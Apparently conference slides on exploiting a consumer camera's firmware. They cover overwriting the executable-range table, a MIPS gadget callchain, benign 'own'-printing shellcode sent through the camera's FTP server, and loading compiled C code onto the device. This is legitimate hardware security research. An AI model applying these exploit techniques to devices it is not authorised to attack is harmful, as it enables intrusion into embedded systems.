b0001320 00000001 80000000-804f41c0 00000000
b0001330 00000001 9fc00000-9fc10000 00000000
b0001340 00000001 a0000000-a0000370 00000000
b0001350 00000000 8046e000-8046f000 00000000
```

(Omitted from *regdump*?!)

Executable Memory

Jump to shellcode results in crash:

```
[PC violated]
Range 0: 1 80000000<->804f41c0
Range 1: 1 9fc00000<->9fc10000
Range 2: 1 a0000000<->a0000370
Range 3: 0 8046e000<->8046f000
```

Where does this come from?

```
cmd>dump l 0xb0001320 +256
..dump[b0001320]sz0x100
b0001320 00000001 80000000-804f41c0 00000000
b0001330 00000001 9fc00000-9fc10000 00000000
b0001340 00000001 a0000000-a0000370 00000000
b0001350 00000000 8046e000-8046f000 00000000
```

(Omitted from *regdump*?!)

We can overwrite the range end!

Exploit Callchain

Callchain:

1. Modify executable range:

   `sb $v0, 0x2105($a1) ; sb $v1, 0x2106($a1) ; jr $ra`

3. Jump to shellcode: `jalr $v1 ; move $a0, $s0`

Exploit Callchain

Callchain:

1. Modify executable range:

   `sb $v0, 0x2105($a1) ; sb $v1, 0x2106($a1) ; jr $ra`

3. Jump to shellcode: `jalr $v1 ; move $a0, $s0`

- Very unreliable!
- Guess: need to update instruction cache: `synci` opcode
- There's firmware code for that: `loop_synci()` :)

Exploit Callchain

Callchain:

1. Modify executable range:

   `sb $v0, 0x2105($a1) ; sb $v1, 0x2106($a1) ; jr $ra`

2. Update instruction cache:

   `loop_synci(addr, length)`

3. Jump to shellcode: `jalr $v1 ; move $a0, $s0`

- Very unreliable!
- Guess: need to update instruction cache: `synci` opcode
- There's firmware code for that: `loop_synci()` :)

Shellcode

```
.section text
.text

start:
.set noreorder
    li $v0, 0x804e4b54 # printf
    jalr $v0
    li $a0, 0x8058c57d # "own"
    # avoid illegal bytes in 'b' opcode:
    bne $a1, $a0, start
```

Demo

Demo

Demo screenshot

```
cmd>I}main_event_handler:1315>  [ftpd] accept from 192.168.1.10
[FTPd Send] 220 Welcomd to iCatch FTP Server
[FTPd Recv] KKE E E E E E E E E E E E E E E E E AAAA<4$"
{$"$$h&@h"dt<~ª~;z~"
B8BBBB@GGGG\VMBBBB&EEEE(I[FTPd Send] 501 Syntax error in
 parameters or arguments.
ownownownownownownownownownownownownownownownownownownownownownowno
wnownownownownownownownownownownownownownownownownownownownownownow
nownownownownownownownownownownownownownownownownownownownownown
ownownownownownownownownownownownownownownownownownownownownowno
wnownownownownownownownownownownownownownownownownownownownownow
nownownownownownownownownownownownownownownownownownownownown
```

Runtime Patching

- `mapExe` shell command allows calling arbitrary functions
- Call malloc()
- Use `read` to copy code blob from SD card to memory
- Use `mapVar` to extend the executable region
- Use `mapExe` to call our code
- Works fine for shellcodes!
- How hard can it be to compile C code for this camera?

Let GCC do the work!

Warning: Ugly kludges ahead

- `apt install gcc-mipsel-linux-gnu`
- This will create Linux ELFs, we can't just jump in
- Write a linker script
- Play with CFLAGS
- Notice that it's really hard to convince GCC not to create unnecessary relocations
- Give up and write a loader in assembly that relocates the binary

ABI translation: The `gp` issue

Warning: even worse hacks ahead

- `$gp` is the *global pointer*
- Camera firmware: Base pointer to static data, never modified!
- In the ABI used by my GCC, `$gp` has a different purpose
- Call firmware function → crash due to wrong `$gp`
- Hackish solution: use inline asm to set `$gp` before calls into the firmware
- How can our code be called? After returning, `$gp` will be wrong
- Hackish solution: Create entrypoints that restore `$gp` afterwards

API definitions

```
000000a8 <uart_printf>:
  a8:   3c08804e        lui     t0,0x804e
  ac:   35084b54        ori     t0,t0,0x4b54
  b0:   3c1c8064        lui     gp,0x8064
  b4:   379c45e0        ori     gp,gp,0x45e0
  b8:   01000008        jr      t0
  bc:   00200825        move    at,at
```

(Note: there is an opcode for absolute jumps, but GCC crashes when i try to use it)

API definitions

```
int uart_putchar(char c);
int uart_printf(char* format, ...);
void *malloc(size_t len);

_API_CALL(uart_putchar, 0x804e4958);
_API_CALL(uart_printf, 0x804e4b54);
_API_CALL(malloc, 0x804d2cc4);

void _test_printf_ro(int arg) {
    for(int i=0;i<arg;i++) {
        uart_printf("hello world #%u!\n", i);
    }
}
DEFINE_ENTRYPOINT(ep_test, _test_printf_ro);
```

Demo

Demo

Demo: Hello World

```
cmd>mapExe 0xa1783e8c 5
argc:2
API:a1783e8c
arg[1]:0x5
hello world #0!
hello world #1!
hello world #2!
hello world #3!
hello world #4!
RET::0x0
```

Plans

Some code, tools and these slides available at
`https://github.com/mheistermann/spca-fun`

Ideas / Plans

- Proper multistage shellcode
- Telnet/SSH server - patch serial IO function pointers?
- Run Rust code on the device!
- Comfortable loading of softmods
- Do the GCC thing properly (not me, suffered enough!)

Come to me if you'd like to play with the device
Jabber: mxn@jabber.ccc.de
IRC: mxn @ hackint